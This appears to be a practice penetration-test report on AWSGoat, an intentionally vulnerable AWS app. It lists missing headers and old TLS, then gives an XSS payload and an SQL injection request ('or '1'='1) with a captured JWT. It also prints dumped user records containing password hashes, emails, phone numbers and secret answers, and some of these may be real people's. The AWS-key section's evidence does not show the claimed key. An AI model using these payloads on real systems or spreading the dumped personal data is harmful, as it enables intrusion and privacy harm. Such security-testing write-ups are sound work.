AWSGOAT

VULNERABILITY ASSESMENT & PENETRATION TEST REPORT

AWSGoat

Cloud Solutions

Cloud Security

info@awsgoat.com

NOTE: The data in this sample report was manufactured to highlight different areas of the report.

The conclusions and recommendations in this report represent the opinions of I, Dominic Ozoekwe. Determinations of appropriate corrective action(s) are the responsibility of the entity receiving the report.

This report and/or any other materials furnished by me in connection with this engagement is confidential and may not be duplicated, modified or otherwise reproduced and distributed without the express prior written consent from me or AWSGOAT. Because this work may contain copyrighted images or other material, permission from the copyright holder may also be necessary if you wish to reproduce.

Table of Contents


Executive Summary

I engaged AWSGOAT to conduct a network vulnerability assessment and penetration test against its external Information Technology infrastructure on or about December 20th, 2022. The objectives of the test was to identify any information system vulnerabilities that may allow levels of un-intended access and provide a measure of the probability that an attacker could exploit these vulnerabilities, and if so, what the impact would be to AWSGOAT. Also, to achieve AWSGOAT.'s requirement for third party attestation of their information security posture.

Vulnerability Assessment

Medium Rated Vulnerability

A Vulnerability Scan carried out on the Target website reveals 3 Medium rated Vulnerabilities as shown below.



High	0
Medium	3
Low	4
Information	4
Total	11

Medium (3)
- The server supports TLS v1.0 (1)
- The server supports TLS v1.1 (1)
- Missing security headers - Strict-Transport-Security (1)

1. **The server supports TLS v1.0 v1.1**: the transport Layer Service version being used by the servers to be 1.0 and 1.1. These versions contain known weaknesses in it's protocol design. poodle and beast attacks are possible attacks in this older version.


2. **Missing security headers - Strict-Transport-Security**: It was also detected that, the HTTP Strict Transport Security (HSTS) header is missing in the URL https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com/prod/react HSTS header is not included in the response header. HTTP Strict Transport Security (HSTS) is a security mechanism that tells the browser to prevent any communications from being sent over HTTP to the specified domain and instead send all communications over HTTPS. It also prevents HTTP click through prompts on browsers.

Remediations

1. **The server supports TLS v1.0 v1.1:** It's recommended to configure the servers to use the latest TLS protocol version (either 1.2 or 1.3) and disable the older versions.
2. **Missing security headers - Strict-Transport-Security**: Implement the HSTS header to avoid 'ManIn-The-Middle' attack.

Low Vulnerabilities

Low rated Vulnerabilities were also discovered on the website, which can help strengthen the Security of the Asset.



Low (4)
- Missing Content Security Policy in response header (1)
- Missing security headers - X-Frame-Options (1)
- Missing security headers - X-Content-Type-Options (1)
- Missing security headers - Cache-Control (1)

1. **Missing Content Security Policy in response header**: Content Security Policy (CSP) is missing in the response header of the URL https://6j4s9hxn45.execute-api.useast1.amazonaws.com/prod/react It's an added layer of security that helps to detect and mitigate data injection and Cross Site Scripting (XSS) vulnerabilities.

2. **Missing Security headers**-X-frame-options: X-Frame-Options security header is missing in the URL https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com/prod/react There are some HTTP response headers that your application can use to increase the security quality of your application. Once set, these HTTP response headers can restrict modern browsers from executing some easily preventable vulnerabilities.

3. **Missing Security headers- X-Content-Type-Options**: 'X-Content-Type-Options' security header is missing in the URL https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com/prod/react There are some HTTP response headers that your application can use to increase the security posture of your application. Once set, these HTTP response headers can restrict modern browsers from executing some easily preventable vulnerabilities.

4. **Missing Security Headers-Cache-Control:** 'Cache-Control' security header is missing in the URL https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com/prod/react There are some HTTP response headers that your application can use to increase the security posture


of your application. Once set, these HTTP response headers can restrict modern browsers from executing some easily preventable vulnerabilities.

Remediations

1. **Missing Content Security Policy in response header**: Include the Content Security Policy (CSP) header in the response.
2. **Missing Security headers**-X-frame-options: Implement the 'X-Frame-Options' security header with 'deny' or 'sameorigin' value
3. **Missing Security headers- X-Content-Type-Options**: Implement the 'X-ContentTypeOptions' security header.
4. **Missing Security Headers-Cache-Control**: Implement the 'Cache-Control' security header only for pages holding sensitive info.

Penetration Testing

Cross-Site Scripting (XSS) Vulnerability



6j4s9hxn45.execute-api.us-east-1.amazonaws.com/prod/react#/home

6j4s9hxn45.execute-api.us-east-1.amazonaws.com says

xss

<img src='a' onerror=alert('xss')>

Results for

<img src='a' onerror=alert('xss')>

Results for

Description:

During the penetration testing engagement, i identified a cross-site scripting (XSS) vulnerability on the application. XSS vulnerabilities allow an attacker to inject malicious code into a website, which is then executed by the victim's browser. This can be used to steal sensitive information, such as login credentials, or to perform other malicious actions on behalf of the victim.

Impact:

If exploited, this vulnerability could allow an attacker to steal sensitive information from the victim, such as login credentials or other personal information. Additionally, an attacker could use this vulnerability to perform other malicious actions on behalf of the victim, such as modifying web content or redirecting the victim to a malicious website.

Recommendations:

To remediate this vulnerability, i recommend the following:

•Implement input validation and sanitization to prevent malicious code from being injected into the application. This can be done by properly encoding user input and only allowing known safe characters.

•Use content security policies to prevent the execution of malicious code on the website. This can be done by setting a whitelist of trusted sources for resources such as JavaScript and CSS files.


•Consider implementing a web application firewall (WAF) to block known XSS attack vectors and provide additional protection against future attacks.

•Regularly scan and test the application for XSS vulnerabilities to ensure that they are promptly identified and remediated.

SQL Injection Vulnerability

Vulnerability Description:

A SQL injection vulnerability was identified on the "search" functionality of the application. By manipulating the search parameters, an attacker could inject malicious SQL commands into the application's database, potentially leading to unauthorized access or data disclosure.


Burp Suite Community Edition v2022.8.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 ×
Send
Cancel
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 19
Response Headers 8
Search...
0 matches
Done
6,581 bytes | 755 millis

Target: https://ch9jb8y04a.execute-api.us-east-1.amazonaws.com

```
Host: ch9jb8y04a.execute-api.us-east-1.amazonaws.com
Content-Length: 54
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
Jwt_token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6ImhhbWlsdG9uZGVsaWdodEBnbWFpbC5jb20iL
CJuYW1lIjoiRGVsaWdodCIsImF1dGhMZXZlbCI6IlJlYXNzaWduIGFzIFVzZXIiLCJhZGRyZXNzIjoiTGFnb3M
sIE5pZ2VyaWEiLCJjb3VudHJ5IjoiTmlnZXJpYSIsInBob25lIjoiMDgwOTM3MzQzNzIiLCJzZWNyZXRRdWVzd
GlvbiI6IldoYXQgaXMgeW91ciBmYXZvdXJpdGUgc3BvcnQ_Iiwic2VjcmV0QW5zd2VyIjoiV3Jlc3RsaW5nIiw
idXNlcm5hbWUiOiJoYW1pbHRvbiIsImlkIjoiMTciLCJleHAiOjE2NzI0MjUzNzV9.EwLY3SpoLxVbxvJoT0l_
G8zi1jVd31Nydb8Dre_L4Fk
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/105.0.5195.54 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://6j4s9hxn45.execute-api.us-east-1.amazonaws.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "value":"hello' or '1'='1",
  "authLevel":"' or '1'='1"
}
```

```
        },
        {
          "secretQuestion":"",
          "creationDate":"2022-10-26T08:53:36.820Z",
          "address":"Abuja, FCT, Nigeria",
          "email":"ajibola.jacobs@aopartnersng.com",
          "secretAnswer":"",
          "country":"Nigeria",
          "name":"Ajibola Jacobs",
          "authLevel":"Reassign as User",
          "password":"",
          "username":"ajibola.jacobs@aopartnersng.com",
          "id":"8",
          "phone":"07037939260",
          "userStatus":"active"
        },
        {
          "secretQuestion":"",
          "creationDate":"2022-01-25T00:00:00.000Z",
          "address":"Ap #662-2304 Phasellus Ave",
          "email":"dolor.fusce@aol.ca",
          "secretAnswer":"",
          "country":"Germany",
          "name":"Naida Dotson",
          "authLevel":"0",
          "password":"",
          "username":"@vizards chatme 08120443718",
          "id":"1",
```

Impact:

An attacker exploiting this vulnerability could potentially gain unauthorized access to sensitive data stored in the application's database. They could also potentially manipulate or delete data, leading to data loss or corruption.

Recommendation:

To remediate this vulnerability, the following actions should be taken:

1. Input validation: Implement server-side input validation to ensure that all user-supplied input is sanitized and properly escaped to prevent SQL injection attacks.


2. Stored procedures: Use stored procedures with parameterized queries to prevent attackers from injecting malicious SQL into the application's database.

3. Access controls: Ensure that the database is only accessible to authorized users and that proper access controls are in place to prevent unauthorized access.

4. Regular updates: Keep the application and its dependencies up to date to ensure that any known vulnerabilities are patched in a timely manner.

Sensitive Data Exposure

Risk Rating: High



```
[{"secretQuestion": "What is your favourite colour?", "creationDate": "2022-12-27T21:54:57.809Z", "address": "Uyo, Akwa Ibom State", "email": "cybergirlmeetup@gmail.com",
"secretAnswer": "Blue", "country": "nigeria", "name": "Ikponke", "authLevel": "Reassign as User", "password":
"$2b$10$1uDp1AtPC1DblUd59x9kiOkfu.eVcbm1SDLkujeRNati1QK6p5n5.", "username": "godwin", "id": "18", "phone": "07069646088", "userStatus": "active"}, {"secretQuestion": "At
what age did you first interacted with a computer?", "creationDate": "2022-04-04T00:00:00.000Z", "address": "Ap #434-4703 Erat St.", "email": "interdum.curabit@aol.com",
"secretAnswer": "8", "country": "Mexico", "name": "Caryn Barr", "authLevel": "200", "password": "$2b$10$bl0aIYmixidg4ILnti0Up./rbiPqfIbrdU90fcn3CoRLUOwq4BwHK",
"username": "carynbarr", "id": "2", "phone": "0712376412", "userStatus": "active"}, {"secretQuestion": "Where is your hometown?", "creationDate": "2022-12-
25T22:16:22.279Z", "address": "19 sddg road", "email": "daudadeco@yopmail.com", "secretAnswer": "deco", "country": "Niger", "name": "dauda", "authLevel": "200",
"password": "$2b$10$D9cBkjIQ5Fo9i/ptfe.5H.FJ2smA8ps0McsPRUG4eGDJcBhz9nBeO", "username": "deco", "id": "15", "phone": "0902343478", "userStatus": "active"},
{"secretQuestion": "What is your favourite sport?", "creationDate": "2022-12-25T09:36:59.220Z", "address": "Osun state", "email": "samomolewa.com@gmail.com",
"secretAnswer": "Football", "country": "Nigeria", "name": "Ken Kaneki", "authLevel": "200", "password": "$2b$10$Q5klaJHNsKy7gZyf.9LVk.RZUBlMJfsohRkRCPJjaDl4JWcoGJJVK",
"username": "blackanon", "id": "14", "phone": "+2348131650277", "userStatus": "active"}, {"secretQuestion": "What is your favourite sport?", "creationDate": "2022-12-
26T17:27:04.010Z", "address": "Lagos, Nigeria", "email": "hamiltondelight@gmail.com", "secretAnswer": "Wrestling", "country": "Nigeria", "name": "Delight", "authLevel":
"Reassign as User", "password": "$2b$10$1jujgLu4GoLmDrSa43ToSuIu8k4lC2lFiYaa9ohXkIpUfBPosE72S", "username": "hamilton", "id": "17", "phone": "08093734372", "userStatus":
"active"}, {"secretQuestion": "Where is your hometown?", "creationDate": "2022-02-06T00:00:00.000Z", "address": "964-8243 Ipsum St.", "email":
"orci.adipiscing@google.com", "secretAnswer": "Huabii", "country": "Netherlands", "name": "Quinn Baird", "authLevel": "200", "password":
"$2b$10$ELa0YHakB0NrPndAq4Y5puORGbrG5W9UfFHGJEw2ggqwc.j8bNGz6", "username": "quinnbaird", "id": "5", "phone": "0617783305", "userStatus": "banned"}, {"secretQuestion":
"Where is your hometown?", "creationDate": "2022-12-23T21:58:57.841Z", "address": "8 fake street", "email": "anon@gmail.com", "secretAnswer": "navada", "country":
"Belgium", "name": "anon", "authLevel": "100", "password": "$2b$10$9dJBb1PLsggGQ3Ei/IBayesRVWO5cmnlyrYEhKVmykPbCxiVsZj8q", "username": "anon", "id": "13", "phone":
"123459082", "userStatus": "active"}, {"secretQuestion": "What is your favourite sport?", "creationDate": "2022-12-23T10:59:13.491Z", "address": "123 street town",
"email": "teat@email.com", "secretAnswer": "soccer", "country": "can", "name": "kk", "authLevel": "200", "password":
"$2b$10$lJWNf/59WDHH/3ljGZf4ieigzZq/kMAGpUPl1rwo2tHnvASuLCpSC", "username": "kdkd", "id": "12", "phone": "123456782560", "userStatus": "active"}, {"secretQuestion": "What
is your favourite colour?", "creationDate": "2022-03-08T00:00:00.000Z", "address": "5823 Velit St.", "secretAnswer": "Lamp", "email": "tempor@icloud.net", "country":
"South Africa", "name": "Prescott Hensley", "authLevel": "200", "password": "$2a$10$na.4xDXxaFiX0J0PDje20eGo3pHzHNElP.PiTF6wrctkTv9vmmYZG", "username": "prescotthensley",
"id": "3", "userStatus": "active", "phone": "0848627138"}, {"secretQuestion": "What is your favourite sport?", "creationDate": "2022-04-12T00:00:00.000Z", "address": "Ap
#497-8828 Dolor. Street", "email": "phasellus@aol.ca", "secretAnswer": "Cricket", "country": "New Zealand", "name": "Connor Cantrell", "authLevel": "100", "password":
"$2b$10$ACEJ6t1ttbpswAbGqB/RZe/7kLTixKtn21wbhB.W4h8n06N0dEwP6", "username": "conorcantrell", "id": "7", "phone": "0788887134", "userStatus": "active"}, {"secretQuestion":
"At what age did you first interacted with a computer?", "creationDate": "2022-05-12T00:00:00.000Z", "address": "Ap #434-4703 Erat St.", "secretAnswer": "7", "email":
"interdum.curabitur@aol.com", "country": "Mexico", "name": "Raja Bauer", "authLevel": "200", "password": "$2a$10$DqZ2OS0AVflfWsK6W5YR2eKro8Eq5gQKFYAvO2h52S0umsWEYTvYu",
"username": "rajabauer", "id": "6", "userStatus": "active", "phone": "0712376712"}, {"secretQuestion": "Where is your hometown?", "creationDate": "2022-12-
22T19:45:47.899Z", "address": "Ring Road Ibadan", "email": "busayodebbie@gmail.com", "secretAnswer": "ibadan", "country": "Nigeria", "name": "Busayo Salami", "authLevel":
"200", "password": "$2b$10$m47CtioXe/wg1fK8lCaVu.GGVc/TCNXPYC9HXP3EvaqsXU.cpnjv.", "username": "busifunmi", "id": "11", "phone": "+2348164831601", "userStatus":
"active"}, {"secretQuestion": "What is your favourite colour?", "creationDate": "2022-12-26T09:54:00.023Z", "address": "30 Bode thomas street", "secretAnswer": "white",
"email": "dayveed__@outlook.com", "country": "Nigeria", "name": "David", "authLevel": "200", "password": "$2b$10$4dN4v7p.Gs1Vcdr4AQXdS.HZEpOtCZJoY651nQZGWqyD.izfsTMzK",
"username": "smokescreen", "id": "16", "userStatus": "active", "phone": "+2347086520532"}, {"secretQuestion": "What is your favourite sport?", "creationDate": "2022-11-
09T11:00:22.868Z", "address": "test street", "email": "test@test.com", "secretAnswer": "bob", "country": "ng", "name": "test", "authLevel": "200", "password":
"$2b$10$SDx275IT3JOWYxKLWk1rn.db3cJMRRrkgcHU5YiygYjNxqASchVmi", "username": "test", "id": "9", "phone": "123456789", "userStatus": "active"}, {"secretQuestion": "What is
```

Description:

During the penetration test, i was able to access sensitive data that should not have been publicly available. This data included customer names, email-addresses, Location and phone numbers.

Impact:


Exposure of sensitive data can result in identity theft and financial loss for customers. It can also damage the reputation of the company and result in legal and regulatory consequences.

Recommendations:

- Implement proper access controls to prevent unauthorized access to sensitive data.
- Ensure that sensitive data is encrypted in storage and transmission.
- Regularly review and monitor access to sensitive data.
- Conduct regular penetration testing to identify and address vulnerabilities.

AWS Key Exposure

Risk Rating: High



```
can https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/intermediates/changeset?_expected=1671602223107&_since=%221640876333340%22 appl
ication/json 1258466
2497398 [ZAP-PassiveScan-4] WARN  org.zaproxy.zap.extension.pscan.PassiveScanTask - Passive Scan rule Application Error Disclosure took 9 seconds to scan https://firef
ox.settings.services.mozilla.com/v1/buckets/security-state/collections/intermediates/changeset?_expected=1671602223107&_since=%221640876333340%22 application/json 1258
466
2548349 [ZAP-PassiveScan-4] WARN  org.zaproxy.zap.extension.pscan.PassiveScanTask - Passive Scan rule PII Disclosure took 47 seconds to scan https://firefox.settings.s
ervices.mozilla.com/v1/buckets/security-state/collections/intermediates/changeset?_expected=1671602223107&_since=%221640876333340%22 application/json 1258466
2605008 [AWT-EventQueue-0] INFO  org.zaproxy.zap.extension.fuzz.httpfuzzer.HttpFuzzer - Fuzzer started...
2681701 [ZAP-FuzzerTerminationNotifier-0] INFO  org.zaproxy.zap.extension.fuzz.httpfuzzer.HttpFuzzer - Fuzzer completed.
3251495 [ZAP-PassiveScan-2] WARN  org.zaproxy.zap.extension.pscan.PassiveScanTask - Passive Scan rule Timestamp Disclosure took 17 seconds to scan https://shavar.servi
ces.mozilla.com/downloads?client=navclient-auto-ffox&appver=91.5&pver=2.2 application/octet-stream 1956
Dec 30, 2022 5:33:20 AM java.util.prefs.FileSystemPreferences syncWorld
WARNING: Couldn't flush user prefs: java.util.prefs.BackingStoreException: Couldn't get file lock.
1672403413134   Marionette   INFO   Stopped listening on port 44127
JavaScript error: resource:///modules/Interactions.jsm, line 209: NS_ERROR_FAILURE: Component returned failure code: 0×80004005 (NS_ERROR_FAILURE) [nsIUserIdleService.
removeIdleObserver]
A content process crashed and MOZ_CRASHREPORTER_SHUTDOWN is set, shutting down
console.error: (new Error("SessionFile is closed", "resource:///modules/sessionstore/SessionFile.jsm", 433))
10625217 [ZAP-Shutdown] INFO  org.parosproxy.paros.control.Control - OWASP ZAP 2.12.0 terminated.

┌──(hamilton㉿Hamilton)-[~]
└─$ wget https://production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com/images/20221230125535802768.png
--2022-12-30 07:56:06--  https://production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com/images/20221230125535802768.png
Resolving production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com (production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com)... 52.217.68.36, 54.231.232.145,
52.216.185.235, ...
Connecting to production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com (production-blog-awsgoat-bucket-956253235594.s3.amazonaws.com)|52.217.68.36|:443... connecte
d.
HTTP request sent, awaiting response... 200 OK
Length: 1932 (1.9K) [binary/octet-stream]
Saving to: ‘20221230125535802768.png’

20221230125535802768.png            100%[===========================================================>]   1.89K  --.-KB/s    in 0s

2022-12-30 07:56:07 (64.0 MB/s) - ‘20221230125535802768.png’ saved [1932/1932]

┌──(hamilton㉿Hamilton)-[~]
```

Description:

During the penetration test, i was able to locate an AWS access key and secret key in a publicly accessible configuration file. These keys grant full access to the AWS account and all resources within it.

Impact:

Exposure of AWS keys can result in unauthorized access to and manipulation of resources within the AWS account, as well as potential financial loss. It can also compromise the security of the entire AWS environment.

Recommendations:

Do not store AWS keys in publicly accessible locations.

Implement proper access controls to prevent unauthorized access to AWS keys.

Regularly review and rotate AWS keys.
Conduct regular penetration testing to identify and address vulnerabilities.

Conclusion

This VAPT determined that the network tested was not secured in a manner aligned with good practice. There were several issues identified that negatively impact the security posture of AWSGOAT. Best Practices should be adopted and maintained in the future to further safeguard the company’s assets.